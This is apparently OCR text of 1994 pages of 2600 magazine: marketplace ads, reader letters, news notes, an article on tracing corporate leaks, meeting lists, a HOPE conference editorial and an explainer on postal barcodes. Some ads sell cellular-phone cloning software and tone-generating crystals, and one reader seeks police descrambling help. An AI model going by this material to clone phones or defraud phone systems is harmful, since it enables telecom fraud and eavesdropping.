"THE QUARTER" DEVICE. Complete KIT of all parts, including 2x3x1 case, as printed in the Summer 1993 issue of 2600. All you supply is 9 volt battery and wire. Only $29 or 2 kits for $55. Send money order for 2nd day shipping; checks need 2 weeks additional to clear. Add $4 for either 1 or 2 kits for shipping and insurance. Also available: 6.5536 Mhz crystals in quantity: 5 for $20, 10 for only $35 POSTPAID, each additional crystal only $3 POSTPAID. All orders from outside U.S., add $12 per order, U.S. funds only. For quantity discounts on either item, include your phone number and needs. E. Newman, 6040 Blvd. East - Suite 19N, West New York, NJ 07093.

NEED A 5089 DTMF GENERATOR? We have them for $5 (US) + $2 shipping and handling, cash or money order only. Send your order to Durham Technical Products - P.O. Box 237, Arlington, TX 76004 USA. (Internet address: bkd@sdf.lonestar.org) Chips in quantity: 10 for $50, each additional chip $4 - we pick up the postage. Same day service on most orders! Write or e-mail us for our parts list... it's your nickel.

WANTED: Descrambling information for the following frequencies used by Pennsauken Township and Camden County, NJ authorities: 460.200, 460.325, and 507.937 Mhz. J.J., 2211 46th St., Pennsauken, NJ 08110.

THE BLACK BAG TRIVIA QUIZ. On 5.25 360k DOS disk (only). Interactive Q&A on bugging, wiretapping, locks, alarms, weapons, and other wonderful stuff. Test your knowledge of the covert sciences. Entertaining, very educational, and FREE! Just send two 29 cent stamps to: Mentor Publications, Box 1549-Y, Asbury Park, NJ 07712.

CARD READER/WRITER/PROGRAMMERS for sale/trade. Plus Automated Tempest Module (ATM, ala T-2 movie), Williams' Van Eck System (WVES), KX Radar Emitter (KXRE) - much more. Plus books, manuals, software, services relating to computer, phone, ATM and Energy hacking and phreaking, security and surveillance, weaponry and rocketry, financial and medical. New catalog $4 (no free catalog): Consumertronics, P.O. Drawer 537, Alamogordo, NM 88310.

DEF CON II is a convention for the "underground" elements of the computer culture. Both sides of the computer culture meet in Las Vegas July 22, 23, and 24 at the Sahara hotel for speeches, presentations, and videos covering aspects of the darker side of computing, privacy, and information. This year will include a 24 hour meeting area and movie suite, sixteen terminal connection to the Internet, the virus creation awards, "Spot the Fed" contest, information dissemination, and plenty of opportunity to meet others. Speaking will be all day Saturday and Sunday, with the convention starting Friday afternoon. E-mail: dtangent@defcon.org for more information, voice: 0-700-TAN-GENT, BBS: 612-251-8596, snail mail: 2709 E. Madison St., #102, Seattle, WA 98112. Register under DEF CON II at the Sahara Hotel 1-800-634-6078. Register for $15 in advance, or $30 at the door.

CELLULAR SOFTWARE! Unique menu-driven DOS program enables easy reprogramming of ESN, MIN, SID, etc. of Motorola, NEC, Panasonic, Mitsubishi, Tandy/Radio Shack, Nokia/Mobira, Uniden, and other cellular phones. Comprehensive 40-page illustrated step-by-step manual shows simple hook-up diagrams and more. Can be done in minutes! Save money on that second phone by cloning your original unit. We've sold hundreds - many repeat orders. Only $26 plus $4 shipping. Sent USPS Priority Mail. USPS money order or cash only. Cell Mates, 2520 Welsh Road, Philadelphia, PA 19152-1439. We will be at H.O.P.E.!

GENUINE CUSTOM 6.49 MHZ subminiature quartz crystals - the optimum frequency and size for your project! "Combo Box" subminiature tilt switches enable touch tones and "special" tones from the same unit, mount internally for discretion. FREE detailed installation notes included. Only $5 each postpaid, mailed first class. 5/$20 or 10/$35. USPS money orders or cash shipped next day, checks allow 3 weeks. Free instructions only send SASE. Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083.

EXPLORE THE DARK SIDE OF COMPUTERS, full of forbidden knowledge from the H/P/C/A scene. Summer catalog with reduced prices out now!!! Send only $1 for our new catalog with new items to: SotMESC, P.O. Box 573, Long Beach, MS 39560. Books, disks, subscriptions, and more....

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Autumn issue: 8/1/94.

LETTERS

(continued from page 31)

Fighting The Slime

Dear *2600*:

Regarding the mystery telephone gadget that Bellsouth Baboon found (Letters, Spring 94, page 31), what he found is called a "predictive dialer", one of the telemarketers' favorite toys. Its intent is to keep the teleslime talking without wasting their time dialing, listening to ringing, answering machines, etc. What you feed it is a list of numbers or it will try every number in a given range. It "knows" that some percentage will be useless calls, so it does a bunch of calls at the same time. They will recognize a modem or fax and hang up, marking that as an NG line. RNA (Ring No Answer) numbers are also marked for retry later. It does voice recognition for "hello" and a few other possibilities and can usually discriminate between an answering machine and a human. When it finds a "live one", it transfers the call to the next available teleslime, popping up info about the call (number, name, etc.) on a screen in front of the teleslime. If it gets a bit too far ahead, it will drop calls that are ringing and haven't answered yet, marking them for retry. It uses its statistics for length of calls and percentage of live answers to predict how far ahead it should be getting.

As long as I'm talking about teleslime, I would like to pass along what I do with these calls. I don't just hang up. That just frees the teleslime to bother someone else. I just say "yes", "uh-huh", etc. a few times to get them started on their pitch, then press my hold button and hang up. I have a multi-line phone so I am not worried about busying it for a while. It sometimes takes 10 to 15 minutes for the slime to realize there is nobody there anymore and give up. If you have only one line, just put it down and ignore it until you hear a dial tone or off-hook signal.

RG
Los Angeles

Secrets of a Super Hacker

Dear *2600*:

I got my first issue of *2600* and found it very interesting. I like especially the article about the NYNEX Change Card by Kevin Daniel because here in Belgium we have the same system called Telecard. In "Hacker Reviews", you talked about *Secrets of a Super Hacker* by the Knightmare. This book interests me. Could you tell me how to get it?

JB
Habay-La-Nevue, Belgium

We're sorry we neglected to let people know how to get the book. You can write to Loompanics at PO Box 1197, Port Townsend, WA 98368. The book is $19.95.

Thoughts

Dear *2600*:

The "Crime Waves" article brings up the common misunderstanding of what computer crime is. It is too easy to simply take a crime which involves a computer, but is really an old standard crime, and label it "Computer Crime" whether it is robbery, extortion, eavesdropping, gossip, blackmail, etc. To me computer crime is one which could not exist without the computer. Some of the old well-loved crimes, like embezzlement, change scale when you add a computer, but they are still old crimes. I would say that there are few real "Computer Crimes" if you buy my definition. Even PBX and phone credit card hacking are marginal. Can you come up with many real unique *computer* crimes?

Loved the "Chrome Box" article but it brought up an old question that has bothered me. I believe most automated town stoplights use an induction coil in the street to sense cars. Could you put a giant coil on the frame of a car and zap the stoplight to get quicker response? You have a nice 80 amp 12 volt DC power source for the coil.

"Software Piracy" was the worst sophistry I have seen since my septic tank was last pumped. When the diskette hops into Bob's pocket shouting "copy me", only then will copying it be the equivalent of the escape of Phillipine doctors to lands which can pay better and offer a safer and more comfortable environment. When I grew up in Maine, a lobsterman felt it was his right to shoot at people who pulled his lobster traps. Same deal with pirating software, you are attacking the means of livelihood. Same idea as hanging horse thieves in the Old West.

PB
Wayland, MA

Fascinating chain of logic. But you would be more accurate if you compared software pirates to horse and lobster copiers. We tried to find out how such people have been dealt with but we couldn't find any documented cases of illegal copying of life forms. We may just have to come up with some new ways of thinking.

A Letter in 2600 Could Change Your Entire Life!

SEND YOUR LETTERS AND COMMENTS TO:

2600 LETTERS, PO BOX 99, MIDDLE ISLAND, NY 11953

OR FAX THEM TO:

(516) 474-2677

OR E-MAIL THEM TO:

2600@well.sf.ca.us

OR SPEAK THEM INTO OUR ANSWERING MACHINE AT:

(516) 751-2600

(please don't speak them into our answering machine)

facts

All of the newspapers and TV news shows in New York City have been going on about the new traffic cameras that have been installed in secret locations to catch drivers running red lights. That's right, they snap a picture of the back of your car, read the license plate, and send you a ticket in the mail! (Word has it they ignore anyone from out of state.) The way in which the story has been reported has many New York drivers acting paranoid since nobody knows where exactly these cameras lurk. That is, until now. If you're in **Manhattan,** the cameras gaze southbound on 2nd Avenue and East 42nd Street, West Street and West Houston Street, northbound on 3rd Avenue at East 72nd Street, Amsterdam Avenue and West 72nd Street. In **Brooklyn,** Ocean Parkway and Church Avenue, Hamilton Avenue North and Clinton Street (northbound), Pennsylvania Avenue and Atlantic Avenue, Boerum Place and Atlantic Avenue, Flatbush Avenue by Toys R Us (southbound). In **Queens,** 58th Street and Queens Boulevard, Ascan Avenue and Queens Boulevard (eastbound), Northern Boulevard and Douglaston Parkway, Rockaway Boulevard and Brookville Boulevard (westbound). In **Staten Island,** Hylan Boulevard and Burbank Avenue (northbound) and Victory Boulevard at Morani Street (eastbound). Finally, in **The Bronx,** Grand Concourse and East 167th Street (northbound), Pelham Parkway and Stillwell Avenue, Cross Bronx Expressway Service Road and Rosedale Avenue (westbound). Now at least you'll know where the watchers are watching from. Sleep well.

*

We had one hell of a surprise when NYNEX called us recently. On our Caller ID display the number 516-215-2087 showed up. 215 is an impossible exchange in 516 since 215 is the area code for Philadelphia and we're not required to dial 1 for long distance. So if we dial 215, our switch will think that we're dialing an area code, not an exchange. (Starting in September, 516 *will* be required to dial 1 first, in preparation for the new area code explosion of 1995.) This is the first case we've found of a fake number being sent to a Caller ID box. According to the only person at NYNEX who knew what we were talking about, this is actually an internal station number in their ACD system, kind of like an operator console ID.

*

We've had some fun playing with Call Mover Plus from NYNEX, the service that allows you to record your own intercept message and transfer people calling the old number to the new number. A couple of the potential bugs are discussed in the letters section. The number to call to change a recording is (800) 227-6922 and passwords are four digits. You can subscribe to this for up to six months and it costs $4 a month for having the recording, $12 a month if you use the transfer feature. Plus a $16 installation fee. Pretty slick of NYNEX to charge for installation on a disconnected number.

*

To say we're disgusted with the criminal behavior of the federal prison system would be putting it mildly. Take the case of Paul Stira (Scorpion), a friend of *2600* imprisoned for six months on absurd "conspiracy" charges. It took Paul a couple of months to get the proper forms to send to potential visitors. He sent the forms to *2600* in January which didn't arrive until the end of February. We immediately filled them out and in late March they came back because one box hadn't been filled out exactly right (his name had to be above a line instead of under it or some such thing). Since Paul was being released on April 15, it made little sense to continue this charade. As a result of this kind of thing, Paul went through six months of prison without a single visitor. And that's not all. We thought his stay would be made a little more bearable with a full set of back issues. We got a letter from the federal prison people saying that they found objectionable material in *all* of our issues and that we had the right to appeal as long as we did it within fifteen days. The postmark of their letter was dated twelve days past when the letter was written and delivered two days later, leaving us one day to have our appeal in their hands. This is the second time we've noticed this fraudulent behavior from the Bureau of Prisons. After another long wait, they finally told us that all of our issues "give numerous tips on illegal activities such as eavesdropping and telecommunication fraud". That's as specific as they got. The bastards didn't even return the issues, which they initially said they were going to do. This is the way federal prison apparently works, just one injustice after another, with nobody around capable of caring - not lawyers, not the media, nobody.

As we go to press, Mark Abene (Phiber Optik) is still imprisoned and is being denied medicine that his doctor describes as essential. Powerful, influential people are utterly impotent when it comes to dealing with a situation like this. While we continue to look for legal support, the rest of us can offer moral support by writing letters and donating whatever we can afford to Mark's phone fund so he can continue to stay in contact with his friends and family. The address: Mark Abene 32109-054 (make sure the name and number appear on any checks or money orders), FPC, Schuylkill, Unit 1, PO Box 670, Minersville, PA 17954-0670.

How corporate leaks are detected

by Parity Check

Everyday in the news we see a new government or corporate scandal which has been leaked to the press. During this time, the corporate spooks are usually trying to figure out who has leaked the memo to the press in the first place. This practice has developed into an art.

The first step involves finding out who had access to the information inside the organization. A list of names is then compiled and those persons are targeted by the security team.

One method used by security personnel to stop documents from being passed around is to put them on restricted distribution lists. These are lists of names or positions that are authorized to view and/or access the document. If you aren't on the list, you don't get the document.

This has a dual effect: first, the document is restricted, making it harder for the opponent to get the document. Second, should the document be leaked to the media or opponents, security officers will have a ready made list of suspects to start their investigation from.

Once a leak has occurred, the investigation team will attempt to locate the source of the leak by using multiple techniques such as interrogation, background screening, motives, etc. These are all beyond the scope of this document and should be looked up in other publications (LOD Technical Journals, etc.). I will deal here with setting up traps for the source to reveal itself and the possible countermeasures that may be used.

One method to find leakers in an organization is to set up other restricted distribution lists from the original list. In each case a segment of the original list will be used until all of the individuals are listed on different lists in a unique combination. Then each of the lists are fed food - forged documents that the target would want to leak - and then the source is found by cross-referencing the documents that are actually leaked with the distribution lists.

This method has its problems. It's time consuming because of the forgeries which need to be created and because of the lists required. Furthermore, the source will in most cases become suspicious when multiple lists are created and when "food" starts appearing in above-average quantities. Also, nothing guarantees that the source will leak all of the documents sent to it.

Another method used is the creation of "mouse-trap" documents, tailor-made to catch the source. The original document is fed into a computer along with a thesaurus. The

computer then uses synonyms to replace some words in the document. Punctuation (placement of comma, etc.) is also altered as is the header style and the spaces between paragraphs. Using a combination of these techniques, a unique document is made for each person it is to be sent to, while keeping the essence of the message intact. Should the source discuss the message with another person on the document's distribution list, suspicion is not aroused as the central idea remains the same.

Then, the document is released to the individuals. Should the document be shown on television or published in the newspaper, the security officers will be able to determine who leaked the document. However, the media have caught on to this and some only quote part of the document. Here again, because of the wording and punctuation, the source can be found. In some corporations and government entities, this process is automated top to bottom, a new version of the document created each time it is requested. Of course, this technique has its limits as the source can always steal a colleague's copy and leak that version of the document.

A possible countermeasure is the complete reversal of the process - use a thesaurus and again change the punctuation. In this manner, regardless of what was planted inside the document provided it is not shown in a picture, nothing can be traced back to the original copy.

The last technique is essentially a watered-down version of the above. Studies or documents are released in massive quantities to the individuals, but each with a small discrepancy (typo, figures off by $34, wrong date, etc.). The information in the document is low-level while still being confidential. The theory, not always truthful, behind the technique is that someone willing to leak large quantities of low-level information will also be willing to leak high-level information. The process is repeated several times until a pattern can be isolated from an individual.

In conclusion, there are several techniques each with their strong points and weaknesses. The best possible solution to finding a leak within an organization is probably some hybrid of all of them.

Thursday, The 7th of April 1994
Document revision 1.0

2600 MEETINGS

Ann Arbor, MI

Galleria on South University.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe World.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court. (813) 796-9706, 9707, 9708, 9813.

Columbus, OH

City Center Mall, outside the lower level entrance to Marshall Fields.

Danbury, CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: (203) 748-9995.

Houston

Galleria Mall, 2nd story overlooking the skating rink.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9358, 9388, 9506, 9519, 9520; 625-9923, 9924; 614-9849, 9872, 9918, 9926.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Memphis

Hickory Ridge Mall, Winchester Rd., in the food court. Payphones: (901) 366-4017, 4018, 4019, 4020, 4021.

Nashville

Bellevue Mall in Bellevue, in the non-smoking circle inside the mall in front of Dillards.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: (212) 223-9011, 8927; 308-8044, 8162.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

The Capitol City Coffee Company, 1427 L Street, on the corner of 15th & L streets in downtown Sacramento. Payphone: (916) 442-9429.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor. Payphones: (206) 220-9774,5,6,7.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

*****

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600.

HOPE

Preregistration Form

Admission to the conference is $20 for the entire weekend if you preregister, $25 at the door.
More details can be found on page 13.
To preregister, fill out this form, enclose $20, and mail to: **2600 HOPE Conference, PO Box 848, Middle Island, NY 11953.**
Preregistration must be postmarked by **7/31/94.**
This information is only for the purposes of preregistration and will be kept confidential.
Once you arrive, you can select any name or handle you want for your badge.

NAME:_____

ADDRESS:_____

CITY, STATE, ZIP, COUNTRY:_____

PHONE (optional):_____ email (optional):_____

IMPORTANT: If you're interested in participating in other ways or volunteering assistance, please give details below. So we can have a better idea of how big the network will be, please let us know what, if any, computer equipment you plan on bringing and whether or not you'll need an Ethernet card. Attach additional sheets if you have a lot to say.


nutritional information

OUR ADDRESS:

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

all in
all is
all we
all are

2600



The Hacker Quarterly

VOLUME ELEVEN, NUMBER THREE

$4 ($5.50 in Canada)

AUTUMN 1994

STAFF

Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tampruf

Artwork
Holly Kaufman Spruch

"A pretty face can hide an evil mind.
Be careful what you say -
you'll give yourself away."
Johnny Rivers, "Secret Agent Man"

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, Kevin Crow, John Drake, Paul Estev, Mr. French, Bob Hardy, Inhuman, Knight Lightning, Kevin Mitnick, The Plague, Marshall Plann, Peter Rabbit, David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr. Upsetter, Dr. Williams, and the victims of TV.
Technical Expertise: Rop Gonggrijp, Joe630, Phiber Optik.
Shout Outs: New York 1994.

Statement of Ownership, Management and Circulation
(Required by 39 U.S.C. 3685)

1A. Title of Publication	1B. PUBLICATION NO	2. Date of Filing
2600 MAGAZINE		10/1/94
3. Frequency of Issue	3A. No. of Issues Published Annually	3B. Annual Subscription Price
QUARTERLY	4	$21/$50

4. Complete Mailing Address of Known Office of Publication (Street, City, County, State and ZIP+4 Code) (Not printer)
BOX 752, MIDDLE ISLAND, NY 11953

5. Complete Mailing Address of the Headquarters of General Business Offices of the Publisher (Not printer)
7 STRONG'S LANE, SETAUKET, NY 11733

6. Full Names and Complete Mailing Address of Publisher, Editor, and Managing Editor (This item MUST NOT be blank)
Publisher (Name and Complete Mailing Address)
EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND, NY 11953
Editor (Name and Complete Mailing Address)
EMMANUEL GOLDSTEIN, BOX 99, MIDDLE ISLAND, NY 11953
Managing Editor (Name and Complete Mailing Address)
ERIC CORLEY, 7 STRONG'S LANE, SETAUKET, NY 11733

7. Owner (If owned by a corporation, its name and address must be stated and also immediately thereunder the names and addresses of stockholders owning or holding 1 percent or more of total amount of stock. If not owned by a corporation, the names and addresses of the individual owners must be given. If owned by a partnership or other unincorporated firm, its name and address as well as that of each individual must be given. If the publication is published by a nonprofit organization, its name and address must be stated.) (Item must be completed.)

Full Name	Complete Mailing Address
ERIC CORLEY	7 STRONG'S LANE, SETAUKET, NY 11733

8. Known Bondholders, Mortgagees, and Other Security Holders Owning or Holding 1 Percent or More of Total Amount of Bonds, Mortgages or Other Securities (If there are none, so state)

Full Name	Complete Mailing Address

9. For Completion by Nonprofit Organizations Authorized To Mail at Special Rates (DMM Section 424.12 only)
The purpose, function, and nonprofit status of this organization and the exempt status for Federal income tax purposes (Check one)
(1) ☐ Has Not Changed During Preceding 12 Months (2) ☐ Has Changed During Preceding 12 Months (If changed, publisher must submit explanation of change with this statement.)

10. Extent and Nature of Circulation (See instructions on reverse side)	Average No. Copies Each Issue During Preceding 12 Months	Actual No. Copies of Single Issue Published Nearest to Filing Date
A. Total No. Copies (Net Press Run)	22,500	25,000
B. Paid and/or Requested Circulation 1. Sales through dealers and carriers, street vendors and counter sales	15,136	17,945
2. Mail Subscription (Paid and/or requested)	2176	2162
C. Total Paid and/or Requested Circulation (Sum of 10B1 and 10B2)	17,312	20,107
D. Free Distribution by Mail, Carrier or Other Means Samples, Complimentary, and Other Free Copies	231	300
E. Total Distribution (Sum of C and D)	17,543	20,407
F. Copies Not Distributed 1. Office use, left over, unaccounted, spoiled after printing	4957	4593
2. Return from News Agents	0	0
G. TOTAL (Sum of E, F1 and 2--should equal net press run shown in A)	22,500	25,000

11. I certify that the statements made by me above are correct and complete

Signature and Title of Editor, Publisher, Business Manager, or Owner
OWNER

(See instructions on reverse)

PS Form 3526, January 1991

internal contents

SOME THINGS WILL NEVER CHANGE

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1993 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

Opening Doors

You've probably noticed that this issue is coming to you a bit later than it should. We have one thing to say: blame HOPE.

Never before in this country has such an event occurred. And never again will we be able to say that. Things are different now and it's up to all of us to hold onto the ground that we've gained.

By all estimates, somewhere between 1,000 and 1,500 people descended upon the Hotel Pennsylvania in New York City on August 13th and 14th. At some point on the second day we just lost count.

In stark contrast to the commercialized "Son of Woodstock" taking place simultaneously to the north, Hackers On Planet Earth was a grass roots, down to earth labor of love and obsession. People came from all around the world with their computers, radios, music, toys, and expertise. For the first time, hackers in America were able to meet with the Chaos Computer Club of Germany. Other groups from Holland, England, Italy, Canada, Australia, Russia, Israel, and Argentina were also on hand, not to mention the diversity of all the attendees from the United States. Whether they journeyed cross country in a van, crosstown in a subway, or over the ocean in a plane, HOPE attendees came to learn and to share information about hacking and about technology.

It was really everything we could have hoped for. When people from the United States attended Holland's Galactic Hacker Party in 1989 and Hacking at the End of the Universe in 1993, they saw a spirit and an energy that had been largely quelled in this country. By organizing something as large as HOPE, we wanted to try and bring that spirit over here, or rather, nurture the spirit that has always been present. At long last, through the help of those present, we succeeded in doing this.

And for once, the press had something to say about hackers when we weren't being raided, charged, or sentenced to prison. Here we were holding seminars, reviewing our history, playing with new technology, and showing the public how to hook into the Internet. Of course, media stupidity is hard to defeat - one New York Times piece made it appear that our only purpose in gathering was to make free phone calls. But such blindness seemed to be the exception rather than the rule.

All of the worries about hackers roaming loose in such an environment proved unfounded. The massive crowd was extremely well behaved by any standard. We found this especially true in the face of our botched registration system, which forced people to wait on line for long periods of time in order to get a photo ID. It was a little taste of Eastern Europe and the patience of the participants was unbelievable. (Eventually we scrapped the system and just gave everyone handwritten

numbers.) Our thinking was that having a picture that matched an existing face would be less intrusive than having a name printed on a badge. While that still may be so, the technology just wasn't with us. Maybe next time. (By the way, we had always planned on wiping the pictures out of the computer after HOPE. Through another misfortune, we managed to wipe them before the conference ended.) Attendees will also be pleased to know that all of the registration forms were intentionally destroyed - if this conference ever becomes the focus of some absurd investigation of "hacker conspiracy" in the future, gathering evidence on those present will be tricky at best.

Despite a flaky net connection, mostly because of an uncooperative hotel phone system, the internal network managed to keep going. And, no matter what the topic (social engineering, cellular phones, boxing, lockpicking, hackers from overseas), the auditorium always seemed to be filled with an enthusiastic audience. We even managed to get Phiber Optik on the phone live from prison to speak to the crowd. That in itself added a great deal of magic to the event.

We couldn't have come close to making this work without the dedicated help of many dozens of people. We toyed with the idea of trying to list them all by name. Then we realized that inevitably someone would be left out which might cause bad feelings. Or perhaps somebody who carried a small box from one room to another would be listed right next to someone who got no sleep for three days trying to keep the net up. This might cause resentment. Or maybe a person would be listed who wanted more than anything to remain anonymous. This could result in fear and paranoia. Rather than risk all of that negativity, we decided to keep it on a personal level. Suffice to say, we know who helped change the future of hacking this summer. And we won't forget.

For those of you who weren't able to make it, we will have video transcripts available in the future. We'll announce the details in a future issue.

We have been deluged with requests from people asking if they can help with HOPE 2 next summer. We need to set the record straight. There isn't going to be another one of these next summer. HOPE was a special event and such events don't take place on a regular schedule. This is not to say that there won't be other special events taking place in other parts of the world. But the next HOPE isn't going to happen for a while. One of the main reasons for this is the fact that such an endeavor is very draining. We have bill collectors, subscribers, and close personal friends who are very angry with us for having neglected them. If you're one of those, we apologize for our lapses. For now, our priority will be to continue the work of *2600*. And when it's time for another HOPE-like event, we know we can count on our readers to make it happen again.

monitoring u.s. mail

by Paranoia

For readers, including this one, reluctant to subscribe because they fear being added to some sort of spook hit list, here is some more fuel for the fire.

I'm sure readers have noticed the barcodes sprayed on the lower right front corner of all letters delivered by the United States Postal Service. These 5, 9, or 11 digit (plus check digit) codes are derived from the destination ZIP or ZIP+4, and the two digit Delivery Point. The goal of the system is to imprint each mail piece with a number uniquely identifying the destination mailbox. Ideally, the mail can be machine processed up to the point where a bundle is given to the letter carrier in the exact order that he or she walks the route. These codes are pre-printed by bulk mailers (to earn discounts by saving the Postal Service some work) and by Postal Service OCR's (Optical Character Readers). The OCR's are very high tech. They are constantly being improved and at this point can read virtually anything that is machine printed and most hand printed addresses at about ten pieces per second.

Nearly all possible destination addresses have been put in "standard form" and entered in a master database. The OCR must reformat each address into this standard form and look up the barcode. Naturally, variations in address preparation are a nag. The whole process is daunting. Math majors may want to figure out how many combinations and permutations of "201-C South Second Street" might exist (hints: "S", "S.", "s", "2nd", "2 nd", "ST", "ST.", "St.", etc., plus misspellings and "-C" may also be written as "APT. C").

With a system of discounts, large mailers are encouraged to use the automated CASS (Coding Accuracy Support System) to improve the accuracy of mail preparation and facilitate automated handling. Discounts are earned if 85 percent or more of the mail pieces have been checked and approved by a certified program working from a certified master file of addresses. Everything must be recertified regularly. Also available is NCOA processing (National Change of Address), which tracks all moves registered with the Postal Service. When the system works, it's dynamite (in spite of its bad rap, the Postal Service tries very hard and, in my opinion, succeeds most of the time). In a recent mailing, we submitted our list for NCOA processing at the end of a month and received data on moves occurring during that month (posting of moves can take up to six weeks). The completed First Class mail pieces were submitted to a bulk mail center half a state away at 5:00 pm on a Friday and most were delivered in the next morning's mail. We saved time, money, and trees by not mailing to the addresses we knew were bad - in advance.

But what happens when the automated system fails and the OCR can't decipher the address? Obviously, a person must get involved with these strays. In a new, still experimental, program an image of these stray addresses is sent electronically to an off-site processing center, coded, returned to the Bar Code Printer and reunited with the letter. You can tell when a letter went through the new process because it will bear an iridescent orange barcode on the back of the piece.

Now the spooky part. Let's assume that the spooks are gathering data on you. It doesn't take much imagination to assume that they would be interested in your mail. Even if they didn't actually read the contents of each piece (this would require a court order if they wanted to play by the rules), they could make a quiet deal with your letter carrier or show up at your local Post Office each morning and photograph each piece. Given the processing power now available at each OCR, it would not burden the system to include a list of thousands (or tens or hundreds of thousands) of destination addresses to watch. Think of the power! A terminal near the spook on a case (mobile terminals are not out of the question) beeps and displays an image of the letter that entered the mailstream at OCR #12-3-A just two minutes ago addressed to Dangerous John Hacker.

Now, with all that time and energy saved, the spooks can expand their watch. Technology to the rescue - I'm feeling safer already!

For The Curious

The POSTNET barcodes are made up of long and short bars at 22 per inch. Long bars (nominally 0.125") are about twice as long as short (0.050") bars. Nominal bar width is 0.020 inches. Each complete barcode is framed with one long bar at each end. Individual digits are made up from five bars, two long and three short. Digit values are:

```
1=00011
2=00101
3=00110
4=01001
5=01010
6=01100
7=10001
8=10010
9=10100
0=11000
```

"1" represents a long bar. Another way to view the codes is to assign weights 7, 4, 2, 1, 0 from left to right and define eleven as digit "0". The rightmost code is the check digit, assigned such that the sum of all digits, including the check digit, is a multiple of ten. Valid codes will have a total of 6, 10, or 13 digits. A 9-digit ZIP+4 plus the two digit Delivery Point will total 62 bars.

FOULUPS

CHEMICAL

Chemical Bank
270 Park Avenue
New York, NY 10017-2070

John J. Stack
Managing Director

February 25, 1994

Dear Chemical Bank customer:

You may have heard or read about an error in a computer software upgrade that caused a number of ATM transactions to be deducted twice from certain accounts at Chemical Bank. Because you did at least one ATM or merchant transaction on either February 15 or 16, the dates when the double deductions occurred, we are writing to let you know that the problem was found and fixed. Also, if you experienced any inconvenience as a result, we want you to know we stand ready to help.

Here is what is important for you to know:

- An error occurred while Chemical Bank upgraded an ATM computer program that resulted in ATM withdrawals and transfers being deducted twice from customer balances. Only withdrawals and transfers made during certain hours on February 15 and 16 were affected.
- The problem was detected on February 17 and we believe every error was corrected.
- Deposits made on these dates were not affected.
- No fraud occurred. The cause was human error and neither customers nor the bank lost any money.
